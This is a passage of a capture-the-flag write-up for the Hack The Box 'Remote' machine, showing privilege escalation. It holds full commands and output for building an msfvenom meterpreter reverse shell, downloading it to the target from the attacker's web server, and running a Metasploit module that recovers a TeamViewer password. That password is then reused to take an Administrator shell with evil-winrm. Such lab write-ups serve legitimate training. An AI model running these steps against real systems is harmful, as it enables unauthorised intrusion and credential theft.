Doing some basic enumeration will show that Team Viewer is on this machine. Doing some googling helped me stumble on this article, which details that TeamViewer passwords can be recovered. There's a MetaSploit module that does this, shown in Figure 3.1.




```
[*] Starting persistent handler(s)...
msf5 > search teamviewer

Matching Modules
================

   #  Name                                               Disclosure Date  Rank    Check  Description
   -  ----                                               ---------------  ----    -----  -----------
   0  post/windows/gather/credentials/teamviewer_passwords                   normal  No     Windows Gather TeamViewer Passwords
```

Figure 3.1: TeamViewer exploit in MetaSploit

3.2 Setting up MetaSploit


Before I can use this exploit, though, I need to get a meterpreter shell. So I created an executable with msfvenom as shown in Figure 3.2.



```
root@marlaskali:~/htb/99-ROOTED/Remote, 10.10.10.180# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.8 LPORT=9000 -f exe -o rshell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
Saved as: rshell.exe
```


Figure 3.2: Creating an executable meterpreter payload with msfvenom

I then used my web server to grab the shell and save it to the target (Figure 3.3). I also set up my MetaSploit listener (Figure 3.4)



```
PS C:\Users\Public\marlas> wget http://10.10.14.8/rshell.exe -O rshell.exe
PS C:\Users\Public\marlas> dir


    Directory: C:\Users\Public\marlas


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        7/11/2020  11:13 PM          73802 rshell.exe
```


Figure 3.3: Downloading the meterpreter reverse shell to the target



```
msf5 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST tun0
LHOST => 10.10.14.8
msf5 exploit(multi/handler) > set LPORT 9000
LPORT => 9000
msf5 exploit(multi/handler) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.14.8:9000
msf5 exploit(multi/handler) >
```

Figure 3.4: Setting up the MetaSploit listener

I then executed the meterpreter shell from my ncat shell, and then ran the TeamViewer exploit from MetaSploit as shown in Figure 3.5. It displays a password that was recovered.




```
msf5 exploit(multi/handler) > [*] Sending stage (176195 bytes) to 10.10.10.180
[*] Meterpreter session 1 opened (10.10.14.8:9000 -> 10.10.10.180:49760) at 2020-07-11 22:17:33 -0500

msf5 exploit(multi/handler) > use 0
msf5 post(windows/gather/credentials/teamviewer_passwords) > options

Module options (post/windows/gather/credentials/teamviewer_passwords):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   SESSION                        yes       The session to run this module on.
   WINDOW_TITLE  TeamViewer       no        Specify a title for getting the window handle, e.g. TeamViewer

msf5 post(windows/gather/credentials/teamviewer_passwords) > set session 1
session => 1
msf5 post(windows/gather/credentials/teamviewer_passwords) > run

[*] Finding TeamViewer Passwords on REMOTE
[+] Found Unattended Password: !R3m0te!
[+] Passwords stored in: /root/.msf4/loot/20200711221815_default_10.10.10.180_host.teamviewer__608530.txt
[*] <---------------- | Using Window Technique | ---------------->
[*] TeamViewer's language setting options are ''
[*] TeamViewer's version is ''
[-] Unable to find TeamViewer's process
[*] Post module execution completed
msf5 post(windows/gather/credentials/teamviewer_passwords) >
```

Figure 3.5: Running the TeamViewer exploit and getting a password

3.3 Password Reuse

Turns out the Administrator is guilty of password reuse, because I was able to use evil-winrm to login to the Administrator's account and grab the root flag!



```
root@marlaskali:~/htb/99-ROOTED/Remote, 10.10.10.180# evil-winrm -i 10.10.10.180 -u Administrator -p '!R3m0te!'

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> type ../Desktop/root.txt
366548600b16575e1d453d7eb7956c27
*Evil-WinRM* PS C:\Users\Administrator\Documents> 
```

Figure 3.6: Logging in and grabbing root

Acronyms

FTP File Transfer Protocol

NFS Network File System

RCE Remote Code Execution

SMB Server Message Block